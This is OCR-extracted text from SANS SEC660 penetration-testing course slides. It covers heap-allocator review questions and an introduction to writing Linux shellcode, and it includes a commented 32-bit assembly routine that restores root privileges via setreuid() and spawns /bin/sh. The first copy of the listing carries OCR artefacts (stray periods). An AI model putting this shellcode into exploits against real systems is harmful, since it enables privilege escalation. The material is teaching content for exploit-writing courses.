
1) What function updates the PREV_INUSE flag?
2) Which Linux memory allocator supports threading?
   a) Doug Lea's malloc()
   b) rtlallocateheap()
   c) ptmalloc()
3) What is the top-most chunk often called?

Review Questions

1) What function updates the PREV_INUSE flag?

2) Which Linux memory allocator supports threading?
   a) Doug Lea's malloc()
   b) rtlallocateheap()
   c) ptmalloc()

3) What is the top-most chunk often called?



Answers

1) free()
2) C, ptmalloc
3) The Wilderness Chunk


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Answers

1) free() – The free() function updates the PREV_INUSE flag when it frees a chunk.

2) C – Ptmalloc supports threading as opposed to only forking.

3) The Wilderness Chunk – The top most chunk on the heap is often referred to as the wilderness chunk as it faces unmanaged memory and the unknown.



Recommended Reading

- Once upon a free()... by Anonymous http://www.phrack.com/issues.html?issue=57&id=9
- A Memory Allocator by Doug Lea http://g.oswego.edu/dl/html/malloc.html
- ptmalloc by Wolfram Gloger http://www.malloc.de/en/


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Recommended Reading

Once upon a free()… by Anonymous
http://www.phrack.com/issues.html?issue=57&id=9

A Memory Allocator by Doug Lea
http://g.oswego.edu/dl/html/malloc.html

ptmalloc by Wolfram Gloger
http://www.malloc.de/en/




Introduction to Shellcode

SANS SEC660.4

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Introduction to Shellcode

This module steps through the definition of shellcode, how it is used, and some typical behavioral issues that must be taken into consideration when writing shellcode.




Objectives

- Our objective for this module is to understand:
  - Shellcode Basics
  - System Calls
  - Writing Shellcode
  - Removing Nulls
  - Testing Shellcode

Objectives

In this module we will dive into the world of shellcode. We will first step through some basics about shellcode and system calls, followed by how to write shellcode. We will focus on Linux shellcode writing as it is less complex than Windows shellcode. Windows shellcode is covered on the appropriate course day.



Shellcode


- Shellcode – Code to spawn a shell …
- Written in Assembly Language
  - Assembled into Machine Code
- Specific to processor type
  - e.g. x86, PowerPC, ARM, x64 OSX
- Injected into a program during exploitation and serves as the "payload"

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Shellcode

Shellcode got its name from the fact that historically, it was primarily used to spawn a shell. Shellcode is usually written in assembly language and then assembled into machine code by a tool such as the Netwide Assembler (NASM). Nowadays shellcode can be used to pretty much do anything under the rights of the program being compromised. Common uses of shellcode are to bind a shell to a listening port on the system, shovel (reverse) shell out to a remote system, add a user account, DLL injection, log deletion or forging, and many other functions.

Shellcode is most commonly written in an assembly language such as x86. The fact that assembly code is architecture-specific makes it non-portable between different processor types. Shellcode is typically written to directly manipulate processor registers to set them up for various system calls made with opcodes. Once the assembly code has been written to perform the operation desired, it must then be converted to machine code and freed of any null bytes. It must be free of any null bytes, as many string operators such as strcpy() terminate when hitting them. There are tricks to get around this, which we will cover.



System Calls

- Force the program to call functions on your behalf
- Communicate between user mode and kernel mode (Ring 0)
- Arguments are loaded into processor registers and an interrupt is made. On 32-bit x86:
  - EAX holds the desired system call number
  - EBX, ECX and EDX hold arguments usually in alphabetical order
- Each system call must be well-understood prior to writing the assembly code

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

System Calls

In order to call functions to perform operations such as opening up a port on the system or modifying permissions, system calls must be used. On UNIX OS', system call numbers are assigned for each function. Their consistency allows for ease in programming amongst different operating systems. System calls provide a way to manage communication to hardware and functionality offered by the Kernel that may not be included in the application's address space. Most systems use ring levels to provide security and protection from allowing an application to directly access hardware and certain system functions. In order for a user-level program to access a function outside of its address space, such as setuid(), it must identify the system call number of the desired function and then send an interrupt 0x80 (int 0x80). The instruction "int 0x80" is an assembly instruction that invokes system calls most *NIX OS'. Interrupts work as a way of signaling the OS to let it know that an event of some sort has occurred. With this information, the OS can prioritize tasks and instructions to process.

With most system calls, one or more arguments are required. The system call number is loaded into the EAX register. Arguments that are to be passed to the desired function are loaded into EBX, ECX and EDX, usually in that order. (64-bit systems make use of QWORD registers and R9-R16.) For example, if we are calling the exit() function. The value "1" is loaded into EAX. Any arguments to exit() are loaded into the other registers, and finally, the "int 0x80" is executed. An example of these instructions is:


```
...
mov eax, 1
mov ebx, 0
int 0x80
...
```

The above instructions load the system call number "1" for exit() into EAX. The value "0" is loaded into EBX, and finally, the interrupt 0x80 is executed.

The following is a short list of some common system calls:

00 sys_setup [sys_ni_syscall]
01 sys_exit
…
04 sys_write
05 sys_open
06 sys_close
…
11 sys_execve
15 sys_chmod
…
23 sys_setuid
24 sys_getuid
…
37 sys_kill
39 sys_mkdir
40 sys_rmdir
…
45 sys_brk
46 sys_setgid
…
52 sys_umount2 [sys_umount] (2.2+)
53 sys_lock [sys_ni_syscall]
54 sys_ioctl
55 sys_fcntl
56 sys_mpx [sys_ni_syscall]
…
70 sys_setreuid
71 sys_setregid
72 sys_sigsuspend

A full list can be found in the file, "/usr/include/asm-i386/unistd.h" Thanks to Jon Erickson for pointing that out.



Creating Shellcode (1)

- Let's get right to how to write effective shellcode
- Spawning a Root shell
  - Many programs will drop privileges
  - We need to restore rights
    - setreuid() System Call
  - Other problems may arise ...
  - We'll do a 32-bit example


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Creating Shellcode (1)

Many security researchers have become reliant on resources such as "The Metasploit Project" located at http://www.metasploit.org for shellcode generation. The ability to quickly fetch shellcode for POC is great, but it is important that one knows how shellcode works and how to make changes. If you code many POC exploits you will often find yourself in one-off situations where custom shellcode is required. Also, what happens if existing shellcode becomes obsolete and you are forced to create your own … It is a great skill to have and one that forces a necessary bond with assembly code.

We will not spend much time here, as the concepts hold true with the generation of most shellcode. Once you understand the requirements, you will be able to work your way through many different types of shellcode. Often the complexity introduced by more advanced shellcode on Linux is due to the requirement to understand how to do things, such as binding a shell to a listening port for a remote exploit. If you have this knowledge with a programming language such as C or C++, you will simply need to understand what the system call is expecting in assembly and in which registers to load the arguments.

We will take a look at how to escalate your privileges to root. We will skip straight to the requirement of restoring the rights of the application being exploited to avoid getting a user-level shell. As discussed previously, whenever possible an application will drop the privileges of an application as a security feature. In order to have your shellcode spawn a root shell, we will need to call a function to restore the rights of the application. For this we will use the setreuid() system call. We will also cover some other problems encountered when writing shellcode.



Creating Shellcode (2)

```
BITS 32

; Below is the syscall for restoring the UID back to 0...
mov eax, 0x00 .   ; We're moving 0x0 to eax to prepare it for a syscall number
mov ebx, 0x00.    ; We're moving 0x0 to ebx to pass as arg to setreuid().
mov ecx, 0x00.    ; We're moving 0x0 to ecx to pass as arg to setreuid()..
mov edx, 0x00.    ; We're moving 0x0 to edx to pass as arg to setreuid()..
mov eax, 0x46 .   ; Loading syscall #70 setreuid() into eax
int 0x80      .   ; Sending interrupt and execute syscall for setreuid()

; Below is the syscall for execve() to spawn a shell...
mov eax, 0x00 .   ; Zeroing out eax again..
push edx      .   ; Pushing null byte to terminate string..
push 0x68732f2f   ; Pushing //sh before null byte. // makes it 4 bytes. Extra / is ignored
push 0x6e69622f   ; Pushing /bin before //sh and the null byte.
mov ebx, esp      ; Moving Stack Pointer address into ebx register.
push edx          ; Pushing 0x0 from XOR-ed edx reg onto stack
push esp          ; Pushing esp address above above 0x0.
mov ecx, esp      ; Copying esp to ecx for argv.
mov eax, 0x0b      ; Loading system call number 11 execve() into eax
int 0x80  .       ; Sending interrupt and execute syscall for execve()
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Creating Shellcode (2)

This slide gives us the assembly code needed to restore rights to the application in order for it to run as root when making our execve() call to spawn a root shell. Note that this is not a typical x86 assembly program. There are no sections such as ".text" and ".data" defined as a normal assembly program would have. We are attempting to write a piece of position independent assembly code. We will be injecting this code inside an application's address space, and as such must compensate for the fact that we cannot easily define various sections. The most efficient and successful way to write our shellcode is to ensure its ability to run independently. There are many tricks that shellcode authors will use in order to get their shellcode to execute successfully. We will see a couple of these techniques. Let's walk through the assembly code on this slide with the notes added by this author.

```
BITS 32

; Below is the syscall for restoring the UID back to 0...
mov eax, 0x00   ; We're moving 0x0 to eax to prepare it for a syscall number
mov ebx, 0x00   ; We're moving 0x0 to ebx to pass as arg to setreuid()
mov ecx, 0x00   ; We're moving 0x0 to ecx to pass as arg to setreuid()
mov edx, 0x00   ; We're moving 0x0 to edx to pass as arg to setreuid()
mov eax, 0x46   ; Loading syscall #70 setreuid() into eax
int 0x80        ; Sending interrupt and execute syscall for setreuid()

; Below is the syscall for execve() to spawn a shell...
mov eax, 0x00   ; Zeroing out eax again.
```

```
push edx                ; Pushing null byte to terminate string.
push 0x68732f2f         ; Pushing //sh before null byte. // makes it 4 bytes. Extra / is
ignored
push 0x6e69622f         ; Pushing /bin before //sh and the null byte.
mov ebx, esp            ; Moving Stack Pointer address into ebx register.
push edx                ; Pushing 0x0 from XOR-ed edx reg onto stack
push esp                ; Pushing esp address above above 0x0.
mov ecx, esp            ; Copying esp to ecx for argv.
mov eax, 0x0b           ; Loading system call number 11 execve() into eax
int 0x80                ; Sending interrupt and execute syscall for execve()
```



The Netwide Assembler (NASM)


- Tool: NASM
  - Original Authors: Simon Tatham & Julian Hall
  - NASM is an x86, x86-64 assembler
  - Used to assemble assembly code into object files
    - Supports ELF, COFF, and others

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

